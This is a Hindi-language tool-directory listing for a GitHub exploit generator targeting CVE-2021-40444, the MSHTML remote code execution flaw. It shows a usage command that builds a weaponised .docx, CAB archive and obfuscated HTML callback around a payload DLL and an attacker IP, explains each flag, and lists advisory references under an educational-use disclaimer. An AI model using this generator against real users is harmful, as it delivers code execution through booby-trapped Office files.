
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-40444 — Python-आधारित एक्सप्लॉइट जनरेटर CVE-2021-40444 (MSHTML RCE) के लिए, टेम्पलेट-संचालित पेलोड डिलीवरी के साथ दुर्भावनापूर्ण Office दस्तावेज़ों, CAB संग्रहों और अस्पष्ट HTML/JS कॉलबैक के माध्यम से। | Kitploit
उपकरण/GitHubGitHub/h0j3n/cve-2021-40444
पेलोड जनरेशनशोषणवेब एप्लिकेशन शोषणकमांड एंड कंट्रोललर्निंग और शिक्षा
GitHubh0j3n/cve-2021-40444

CVE-2021-40444

Python-आधारित एक्सप्लॉइट जनरेटर CVE-2021-40444 (MSHTML RCE) के लिए, टेम्पलेट-संचालित पेलोड डिलीवरी के साथ दुर्भावनापूर्ण Office दस्तावेज़ों, CAB संग्रहों और अस्पष्ट HTML/JS कॉलबैक के माध्यम से।

रिपॉजिटरी देखें
114185 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-40444

उपयोग

सुनिश्चित करें कि पहले setup.sh चलाएँ, क्योंकि आपको कुछ निर्देशिकाओं की आवश्यकता होगी। एक बार जब आप स्क्रिप्ट चला लेंगे, तो आप नीचे दिए गए उदाहरण के साथ gen.py चला सकेंगे:-

# Usage
python3 gen.py -d document/Sample.docx -p payload/payload.dll -i "http://10.10.10.10" -t html/template.html -c payload.cab -f nothing.inf -r Sample2.docx -obf 3

# Flag
-d -> हमारी .docx फ़ाइल जिसे पहले से ही बिटमैप ऑब्जेक्ट के साथ संशोधित किया गया है, चाहे वह हेडर, दस्तावेज़ या फ़ुटर में हो
-i -> IP पता
-p -> पेलोड (.dll)
-t -> जावास्क्रिप्ट के साथ HTML फ़ाइल
-r -> संशोधित .docx के आउटपुट का नाम बदलें
-c -> पैच किए गए .cab के आउटपुट का नाम बदलें
-f -> .inf के आउटपुट का नाम बदलें
-obf -> अतिरिक्त: 3 मोड के साथ आता है (HTML Entity, UTF-16BE या दोनों)
-v -> आउटपुट वर्बोसिटी बढ़ाएँ

नोट्स

  1. http.server का स्थान web निर्देशिका में होगा। इस निर्देशिका में 3 फ़ाइलें होंगी:-


  • .cab
  • .html
  • .docx

बिना वर्बोज़ के

without_verbose

वर्बोज़ के साथ

with_verbose

अस्वीकरण

यह रिपॉजिटरी केवल शैक्षिक उद्देश्य के लिए है और बुरे इरादे से वास्तविक दुनिया में उपयोग के लिए अभिप्रेत नहीं है। इस रिपॉजिटरी का कोई भी अवैध उपयोग पूरी तरह से आपकी अपनी जिम्मेदारी और जोखिम पर है।

संदर्भ

  1. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
  2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40444
  3. https://github.com/klezVirus/CVE-2021-40444
  4. https://github.com/lockedbyte/CVE-2021-40444
  5. https://trendmicro.com/en_us/research/21/i/remote-code-execution-zero-day--cve-2021-40444--hits-windows--tr.html
  6. https://tenable.com/blog/microsoft-s-september-2021-patch-tuesday-addresses-60-cves-cve-2021-40444
  7. https://news.sophos.com/en-us/2021/09/14/big-office-bug-squashed-for-september-2021s-patch-tuesday/
  8. https://huntress.com/blog/cybersecurity-advisory-hackers-are-exploiting-cve-2021-40444
  9. https://microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/
  10. https://xret2pwn.github.io/CVE-2021-40444-Analysis-and-Exploit/
  11. https://blog.sunggwanchoi.com/remote-template-injection/
  12. https://youtube.com/watch?v=dgdx3QqPCuA
  13. https://businessinsights.bitdefender.com/technical-advisory-zero-day-vulnerability-in-microsoft-mshtml-allows-remote-code-execution
टूल डाउनलोड करें